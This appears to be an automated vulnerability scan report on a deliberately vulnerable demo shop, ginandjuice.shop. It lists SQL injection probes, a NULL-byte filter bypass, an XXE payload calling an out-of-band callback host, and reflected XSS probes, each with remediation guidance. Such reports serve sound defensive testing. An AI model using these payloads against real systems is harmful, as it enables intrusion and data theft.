


Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low or Information. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			Total
		Certain	Firm	Tentative	
Severity	High	6	5	1	12
	Medium	0	0	0	0
	Low	2	0	3	5
	Information	15	2	1	18

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.



Contents

1. SQL injection

- 1.1. <https://ginandjuice.shop/catalog/filter> [category parameter]
- 1.2. <https://ginandjuice.shop/catalog/product/stock> [request body]
- 1.3. <https://ginandjuice.shop/catalog/product/stock> [session cookie]

2. XML external entity injection

3. Cross-site scripting (reflected)

- 3.1. <https://ginandjuice.shop/catalog/search/2> [term parameter]
- 3.2. <https://ginandjuice.shop/catalog/search/3> [term parameter]
- 3.3. <https://ginandjuice.shop/catalog/search/4> [term parameter]
- 3.4. <https://ginandjuice.shop/catalog/product-search-results/1> [term parameter]

4. Client-side template injection

5. External service interaction (HTTP)

- 5.1. <https://ginandjuice.shop/catalog> [Referer HTTP header]
- 5.2. <https://ginandjuice.shop/catalog/filter> [Referer HTTP header]
- 5.3. <https://ginandjuice.shop/catalog/product> [Referer HTTP header]
- 5.4. <https://ginandjuice.shop/catalog/product/stock> [Referer HTTP header]

6. Vulnerable JavaScript dependency

7. Open redirection (DOM-based)

- 7.1. <https://ginandjuice.shop/catalog/product>
- 7.2. <https://ginandjuice.shop/catalog/product>

8. Password field with autocomplete enabled

9. Strict transport security not enforced

10. Client-side prototype pollution

11. External service interaction (DNS)

- 11.1. <https://ginandjuice.shop/catalog> [Referer HTTP header]
- 11.2. <https://ginandjuice.shop/catalog/filter> [Referer HTTP header]
- 11.3. <https://ginandjuice.shop/catalog/product> [Referer HTTP header]
- 11.4. <https://ginandjuice.shop/catalog/product/stock> [Referer HTTP header]

12. Input returned in response (reflected)

- 12.1. <https://ginandjuice.shop/> [search parameter]
- 12.2. <https://ginandjuice.shop/catalog/filter> [category parameter]
- 12.3. <https://ginandjuice.shop/catalog/product-search-results/1> [term parameter]
- 12.4. <https://ginandjuice.shop/catalog/search/2> [term parameter]
- 12.5. <https://ginandjuice.shop/catalog/search/3> [term parameter]
- 12.6. <https://ginandjuice.shop/catalog/search/4> [term parameter]

13. Request URL override

14. TLS cookie without secure flag set

15. Cookie without HttpOnly flag set

- 15.1. <https://ginandjuice.shop/>
- 15.2. <https://ginandjuice.shop/>

16. Frameable response (potential Clickjacking)

17. Cacheable HTTPS response

1. SQL injection

Next

There are 3 instances of this issue:

- [/catalog/filter](#) [category parameter]
- [/catalog/product/stock](#) [request body]
- [/catalog/product/stock](#) [session cookie]

Issue background

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

Issue remediation

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize *every* variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

You should be aware that some commonly employed and recommended mitigations for SQL injection vulnerabilities are not always effective:

- One common defense is to double up any single quotation marks appearing within user input before incorporating that input into a SQL query. This defense is designed to prevent malformed data from terminating the string into which it is inserted. However, if the data being incorporated into queries is numeric, then the defense may fail, because numeric data may not be encapsulated within quotes, in which case only a space is required to break out of the data context and interfere with the query. Further, in second-order SQL injection attacks, data that has been safely escaped when initially inserted into the database is subsequently read from the database and then passed back to it again. Quotation marks that have been doubled up initially will return to their original form when the data is reused, allowing the defense to be bypassed.
- Another often cited defense is to use stored procedures for database access. While stored procedures can provide security benefits, they are not guaranteed to prevent SQL injection attacks. The same kinds of vulnerabilities that arise within standard dynamic SQL queries can arise if any SQL is dynamically constructed within stored procedures. Further, even if the procedure is sound, SQL injection can arise if the procedure is invoked in an unsafe manner using user-controllable data.

References

- [Web Security Academy: SQL injection](#)
- [Using Burp to Test for Injection Flaws](#)
- [Web Security Academy: SQL Injection Cheat Sheet](#)

Vulnerability classifications

- [CWE-89: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)

- **CWE-94: Improper Control of Generation of Code ('Code Injection')**
- **CWE-116: Improper Encoding or Escaping of Output**
- **CAPEC-66: SQL Injection**

1.1. https://ginandjuice.shop/catalog/filter [category parameter]

Next

Summary

	Severity:	High
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/catalog/filter

Issue detail

The **category** parameter appears to be vulnerable to SQL injection attacks. The payloads **78345654' or '3770'='3770** and **62046561' or '2031'='2034** were each submitted in the category parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

Note that automated difference-based tests for SQL injection flaws can often be unreliable and are prone to false positive results. You should manually review the reported requests and responses to confirm whether a vulnerability is actually present.

Request 1

```
GET /catalog/filter?category=Books78345654'%20or%20'3770'%3d'3770 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=jyEDSuW1LeCSxJcck2U5eAcxBa1qRr4A;
AWSALB=1yIQZAubE1/qemzKQ+hUIBiMw/qcOTulgz+Y7P+tpkBcMjrMlaVM//FzQqNDOsnbZmPYC9f7lrLRJh1QsW8Fz6tXmUEEQRgl4rp++jppf23aFBakbMRU20ozwQpa;
AWSALBCORS=1yIQZAubE1/qemzKQ+hUIBiMw/qcOTulgz+Y7P+tpkBcMjrMlaVM//FzQqNDOsnbZmPYC9f7lrLRJh1QsW8Fz6tXmUEEQRgl4rp++jppf23aFBakbMRU20ozwQpa
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:17:58 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7403
Set-Cookie:
AWSALB=GECRtKY0aOp5HWDgGcRGKIGKdSkOyGPInt6ffbtC22KUza18ngvYCaTVMczxX/X52+iCwVtPdxRxpknMVorQAp3ZH1DpLxpaiHrOiAjQlclLugD/yZQFZe1WP+; Expires=Thu, 20 Oct 2022 17:17:58 GMT; Path=/
Set-Cookie:
AWSALBCORS=GECRtKY0aOp5HWDgGcRGKIGKdSkOyGPInt6ffbtC22KUza18ngvYCaTVMczxX/X52+iCwVtPdxRxpknMVorQAp3ZH1DpLxpaiHrOiAjQlclLugD/yZQFZe1WP+; Expires=Thu, 20 Oct 2022 17:17:58 GMT; Path=/; SameSite=None; Secure
X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
<section class="container-list-tiles">
```

Request 2

GET /catalog/filter?category=Books62046561%20or%202031%3d'2034 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=jyEDSuW1LeCSxJcck2U5eAcxBa1qRr4A;
AWSALB=1yIQZAubE1/qemzKQ+hUIBiMw/qcOTulgz+Y7P+tpkBcMjrMlaVM//FzQqNDOsnbZmPYC9f7lrLRJh1QsW8Fz6tXmUEEQRgl4rp++jppf23aFBakbMRU20ozwQpa;
AWSALBCORS=1yIQZAubE1/qemzKQ+hUIBiMw/qcOTulgz+Y7P+tpkBcMjrMlaVM//FzQqNDOsnbZmPYC9f7lrLRJh1QsW8Fz6tXmUEEQRgl4rp++jppf23aFBakbMRU20ozwQpa
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0

Response 2


HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:17:58 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2496
Set-Cookie: AWSALB=R929F08jjizW4ooOIEin3O8qN3ruSspKut3l+tZ8f3tZoiWb0OaxADYrZQ2MCzwB6XyhlkleoYKhcaf8/bXbvYZySp/qrktSHv7moHxnJLiXGj60MZDI5HnLiqZ7; Expires=Thu, 20 Oct 2022 17:17:58 GMT; Path=/
Set-Cookie: AWSALBCORS=R929F08jjizW4ooOIEin3O8qN3ruSspKut3l+tZ8f3tZoiWb0OaxADYrZQ2MCzwB6XyhlkleoYKhcaf8/bXbvYZySp/qrktSHv7moHxnJLiXGj60MZDI5HnLiqZ7; Expires=Thu, 20 Oct 2022 17:17:58 GMT; Path=/; SameSite=None; Secure
X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...

1.2. https://ginandjuice.shop/catalog/product/stock [request body]

[Previous](#) [Next](#)

Summary

	Severity:	High
	Confidence:	Tentative
	Host:	https://ginandjuice.shop
	Path:	/catalog/product/stock

Issue detail

The request body appears to be vulnerable to SQL injection attacks. A single quote was submitted in the request body, and a general error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

The database appears to be MySQL.

The application attempts to block SQL injection attacks but this can be circumvented by submitting a NULL byte before the characters that are being blocked.

Remediation detail

NULL byte bypasses typically arise when the application is being defended by a web application firewall (WAF) that is written in native code, where strings are terminated by a NULL byte. You should fix the actual vulnerability within the application code, and if appropriate ask your WAF vendor to provide a fix for the NULL byte bypass.

Request 1

POST /catalog/product/stock HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=ExmCGuNyuisCbNvkzdcNdJyJxDRajxpm;

AWSALB=L/T33hMH8iC/RBX4RHQPJIJQeDoUsYX0QYAUCISbvfVe5tlllyvavRX78HSIPzDROjPtqosZStRB77b6HtetFtad5AsC7FJqhfJDAhOn83ZYuzg2l6ofENAde22pVf;
AWSALBCORS=L/T33hMH8iC/RBX4RHQPJIJQeDoUsYX0QYAUCISbvfVe5tlllyvavRX78HSIPzDROjPtqosZStRB77b6HtetFtad5AsC7FJqhfJDAhOn83ZYuzg2l6ofENAde22pVf
Origin: https://ginandjuice.shop
Referer: https://ginandjuice.shop/catalog/product?productId=4
Content-Type: application/xml
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 107

Response 1

HTTP/2 400 Bad Request
Date: Thu, 13 Oct 2022 17:18:36 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 19
Set-Cookie:
AWSALB=MXPE+TeuNgRelFNqyLxCJwTI38TRoVXRvTxf0WMPsT+DxG8y8vHDkxpyflwLs5TdcMnYwdOXYCib03dnO0ifeklzS41hDI6TJp5iqaJv0fQxPBUNRNUJJayvTk; Expires=Thu, 20 Oct 2022 17:18:36 GMT; Path=/
Set-Cookie:
AWSALBCORS=MXPE+TeuNgRelFNqyLxCJwTI38TRoVXRvTxf0WMPsT+DxG8y8vHDkxpyflwLs5TdcMnYwdOXYCib03dnO0ifeklzS41hDI6TJp5iqaJv0fQxPBU NRNUJJayvTk; Expires=Thu, 20 Oct 2022 17:18:36 GMT; Path=/; SameSite=None; Secure
X-Backend: 26b135fe-758a-464e-92a4-5105eefb1228

"XML parsing **error**"

Request 2

POST /catalog/product/stock HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=ExmCGuNyuisCbNvkzdcNdJyJxDrajxpm;
AWSALB=NPgFG81V/c5weKUIXSGvKobj1y7plPQ0MsxzvaQPh0Pjg0XY7oxAJzmSQnwif8xB4Luz7MK2A/lwIhH+d1bAboSPSC0EqBxrBd0sAjbDycNr+6iwTCzx3ns1ug4T;
AWSALBCORS=NPgFG81V/c5weKUIXSGvKobj1y7plPQ0MsxzvaQPh0Pjg0XY7oxAJzmSQnwif8xB4Luz7MK2A/lwIhH+d1bAboSPSC0EqBxrBd0sAjbDycNr+6iwTCzx3ns1ug4T
Origin: https://ginandjuice.shop
Referer: https://ginandjuice.shop/catalog/product?productId=4
Content-Type: application/xml
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 107

Response 2

HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:18:36 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 3
Set-Cookie:
AWSALB=kbR/6+BbWjDLBQ7oBoFOLoAt8uyRWf2pxMvysJUP7zHN8LqVkiG/vTrB7ERiYf04hfHBkLfjENMH3nwdmkjJdR7YQsNdrCwZCUf5AwrqV8V9QRdgGcVH4rYcgg2b; Expires=Thu, 20 Oct 2022 17:18:36 GMT; Path=/
Set-Cookie:
AWSALBCORS=kbR/6+BbWjDLBQ7oBoFOLoAt8uyRWf2pxMvysJUP7zHN8LqVkiG/vTrB7ERiYf04hfHBkLfjENMH3nwdmkjJdR7YQsNdrCwZCUf5AwrqV8V9QR dgGcVH4rYcgg2b; Expires=Thu, 20 Oct 2022 17:18:36 GMT; Path=/; SameSite=None; Secure
X-Backend: 26b135fe-758a-464e-92a4-5105eefb1228

155

1.3. https://ginandjuice.shop/catalog/product/stock [session cookie]

[Previous](#) [Next](#)

Summary

	Severity:	High
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/catalog/product/stock

Issue detail

The **session** cookie appears to be vulnerable to SQL injection attacks. The payloads ' and 2420=2420-- and ' and 8440=8447-- were each submitted in the session cookie. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

Note that automated difference-based tests for SQL injection flaws can often be unreliable and are prone to false positive results. You should manually review the reported requests and responses to confirm whether a vulnerability is actually present.

Request 1

```
POST /catalog/product/stock HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=ExmCGuNyuisCbNvkzdcNdJyJxDRajxpm"%20and%202420%3d2420--%20";
AWSALB=6gniaVNiKhYD66399tDNlwPIGvmFD864DXe5QTNVIfP62HShb34Hy1VbqLn5iZzsitk6p9xnOFIpl/ZhPCWqPzxrgb7+MaqbVgHMi9nbrazKSjo89D//um
mueBicJ;
AWSALBCORS=6gniaVNiKhYD66399tDNlwPIGvmFD864DXe5QTNVIfP62HShb34Hy1VbqLn5iZzsitk6p9xnOFIpl/ZhPCWqPzxrgb7+MaqbVgHMi9nbrazKSjo89
D//ummueBicJ
Origin: https://ginandjuice.shop
Referer: https://ginandjuice.shop/catalog/product?productId=4
Content-Type: application/xml
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 107
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:20:11 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 3
Set-Cookie:
AWSALB=Am/0b6FA0Y7yv3P8v73F4GKzNrcIvY3LmlomXWmdcO9bpJh5I+zK+wlg1WqTUeSwFvVC3Vx2rzyJMKLjKfQmsp6ld1vn7pRtKi/zwZcO6484fnI22UkjibN
WKQft; Expires=Thu, 20 Oct 2022 17:20:11 GMT; Path=/
Set-Cookie:
AWSALBCORS=Am/0b6FA0Y7yv3P8v73F4GKzNrcIvY3LmlomXWmdcO9bpJh5I+zK+wlg1WqTUeSwFvVC3Vx2rzyJMKLjKfQmsp6ld1vn7pRtKi/zwZcO6484fnI22
UkjibNWKQft; Expires=Thu, 20 Oct 2022 17:20:11 GMT; Path=/; SameSite=None; Secure
X-Backend: 26b135fe-758a-464e-92a4-5105eefb1228
```

155

Request 2

```
POST /catalog/product/stock HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=ExmCGuNyuisCbNvkzdcNdJyJxDRajxpm"%20and%208440%3d8447--%20";
AWSALB=k4tKferr8juXzTYUAZwbomJERYJ4WkeWLHsBZeJS3Vl6KKBmQO524mN8zwJvBF88K0rdcO/zoCT6xI42MTluGVf+terBqmjocDEeaj8DZA2BpiTxiP
wocaz2yO;
AWSALBCORS=k4tKferr8juXzTYUAZwbomJERYJ4WkeWLHsBZeJS3Vl6KKBmQO524mN8zwJvBF88K0rdcO/zoCT6xI42MTluGVf+terBqmjocDEeaj8DZA2Bp
iTXiPwocaz2yO
Origin: https://ginandjuice.shop
Referer: https://ginandjuice.shop/catalog/product?productId=4
Content-Type: application/xml
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 107
```

Response 2

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:20:11 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 3
Set-Cookie:
AWSALB=5EWzVA0uptlFkEkuFD01V1tRpOsQD5+o6GKc9D54bwYDUqYzi7mLKX5HQFUXW7kXb/X1la+gilO3F4Q8c16ZuaqurMLvZ0k3ooBz+nff7k2XZ2nCn0nJ
gMZM5oKb; Expires=Thu, 20 Oct 2022 17:20:11 GMT; Path=/
Set-Cookie:
AWSALBCORS=5EWzVA0uptlFkEkuFD01V1tRpOsQD5+o6GKc9D54bwYDUqYzi7mLKX5HQFUXW7kXb/X1la+gilO3F4Q8c16ZuaqurMLvZ0k3ooBz+nff7k2XZ2n
Cn0nJgMZM5oKb; Expires=Thu, 20 Oct 2022 17:20:11 GMT; Path=/; SameSite=None; Secure
Set-Cookie: session=fnleu4i1oJ87gxQRuMMUZvCOMU46yG4J; Secure; HttpOnly; SameSite=None
X-Backend: 26b135fe-758a-464e-92a4-5105eefb1228
```

155

2. XML external entity injection

[Previous](#)[Next](#)

Summary

	Severity:	High
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/catalog/product/stock

Issue detail

The application is vulnerable to XML external entity injection. The tag `<!DOCTYPE foo [<!ENTITY xxeay8km SYSTEM "http://oh9q09b9v7nc3ecrumksdme52w8qwhv5ptgk3arz.oastify.com">]>` was injected into the XML sent to the server. This tag defines an external entity, `xxeay8km`, which references a URL on an external domain. The application interacted with that domain, indicating that the parser processed the injected external entity.

Issue background

XML external entity (XXE) injection vulnerabilities arise when applications process user-supplied XML documents without disabling references to external resources. XML parsers typically support external references by default, even though they are rarely required by applications during normal usage.

External entities can reference files on the parser's filesystem; exploiting this feature may allow retrieval of arbitrary files, or denial of service by causing the server to read from a file such as `/dev/random`.

External entities can often also reference network resources via the HTTP protocol handler. The ability to send requests to other systems can allow the vulnerable server to be used as an attack proxy. By submitting suitable payloads, an attacker can cause the application server to attack other systems that it can interact with. This may include public third-party systems, internal systems within the same organization, or services available on the local loopback adapter of the application server itself. Depending on the network architecture, this may expose highly vulnerable internal services that are not otherwise accessible to external attackers.

Issue remediation

Parsers that are used to process XML from untrusted sources should be configured to disable processing of all external resources. This is usually possible, and will prevent a number of related attacks. You should consult the documentation for your XML parsing library to determine how to achieve this.

XML external entity injection makes use of the DOCTYPE tag to define the injected entity. It may also be possible to disable the DOCTYPE tag or use input validation to block input containing it.

References

- [Web Security Academy: XXE injection](#)

Vulnerability classifications

- [CWE-611: Improper Restriction of XML External Entity Reference \('XXE'\)](#)
- [CAPEC-228: DTD Injection](#)

Request 1

```
POST /catalog/product/stock HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=LLkjNm8fhAYJc2DA85yMrB6RelYdGX8r;
AWSALB=a9a62VnhJoODUmGeknlTOV4wCwYnqsroWOWJhd3IEcF1rQqZr2xH46+5xNcBaGdNedAINFJGMAJK/ld5GJ+HgSajR3nSe1IHRBhwwlwxsnPQxNtawcg3E3J4O7;
AWSALBCORS=a9a62VnhJoODUmGeknlTOV4wCwYnqsroWOWJhd3IEcF1rQqZr2xH46+5xNcBaGdNedAINFJGMAJK/ld5GJ+HgSajR3nSe1IHRBhwwlwxsnPQxNtawcg3E3J4O7
Origin: https://ginandjuice.shop
Referer: https://ginandjuice.shop/catalog/product?productId=2
Content-Type: application/xml
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 107
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:22:12 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 3
Set-Cookie:
AWSALB=1zDaPAEiHBuc/CIQIIMr1GcOE0zhsWhLF4skvWw8mK4VDKntN3Imq4RzDKsqCUMP8R0Url3lo+D2RUrVOJW7bxPumfm9o1v2ndMaR/kRAGkiLZdLQ
```



```
McWo1OQDCqB; Expires=Thu, 20 Oct 2022 17:22:12 GMT; Path=/
Set-Cookie:
AWSALBCORS=1zDaPAEiHBuc/CIQtIMr1GcOE0zhsWhLF4skvWw8mK4VDKntN3Imq4RzDKsqCUMP8R0UrI3lo+D2RUrVOjW7bxPumfm9o1v2ndMaR/kRAGkiL
ZdLQMMcWo1OQDCqB; Expires=Thu, 20 Oct 2022 17:22:12 GMT; Path=/; SameSite=None; Secure
X-Backend: d7569817-5694-43f3-b360-d24a442653c6
```

172

Collaborator DNS interaction

The Collaborator server received a DNS lookup of type AAAA for the domain name **oh9q09b9v7nc3ecrumksdme52w8qwhv5ptgk3arz.oastify.com**.

The lookup was received from IP address 3.251.104.152 at 2022-Oct-13 17:22:12.871 UTC.

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 18.200.201.133 at 2022-Oct-13 17:22:12.876 UTC.

Request to Collaborator

```
GET / HTTP/1.1
User-Agent: Java/17.0.3
Host: oh9q09b9v7nc3ecrumksdme52w8qwhv5ptgk3arz.oastify.com
Accept: text/html, image/gif, image/jpeg, *, q=.2, */*; q=.2
Connection: keep-alive
```

Response from Collaborator

```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 63

<html><body>ubb3scqkx8u15aniylmtbgzjmgjrgmjfigz</body></html>
```

3. Cross-site scripting (reflected)

[Previous](#)[Next](#)

There are 4 instances of this issue:

- [/catalog/search/2 \[term parameter\]](#)
- [/catalog/search/3 \[term parameter\]](#)
- [/catalog/search/4 \[term parameter\]](#)
- [/catalog/product-search-results/1 \[term parameter\]](#)

Issue background

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.

Issue remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including `<` `>` `"` `'` and `=`, should be replaced with the corresponding HTML entities (`<` `>` etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments

which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

References

- [Web Security Academy: Cross-site scripting](#)
- [Web Security Academy: Reflected cross-site scripting](#)
- [Using Burp to Find XSS issues](#)

Vulnerability classifications

- [CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)
- [CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page \(Basic XSS\)](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)
- [CWE-159: Failure to Sanitize Special Element](#)
- [CAPEC-591: Reflected XSS](#)

3.1. https://ginandjuice.shop/catalog/search/2 [term parameter]

[Previous](#) [Next](#)

Summary

	Severity:	High
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/catalog/search/2

Issue detail

The value of the **term** request parameter is copied into the value of an HTML tag attribute which is encapsulated in double quotation marks. The payload "><NVWrC>" was submitted in the term parameter. This input was echoed unmodified in the application's response.

This behavior demonstrates that it is possible to inject new HTML tags into the returned document. An attempt was made to identify a full proof-of-concept attack for injecting arbitrary JavaScript but this was not successful. You should manually examine the application's behavior and attempt to identify any unusual input validation or other obstacles that may be in place.

Request 1

```
POST /catalog/search/2 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
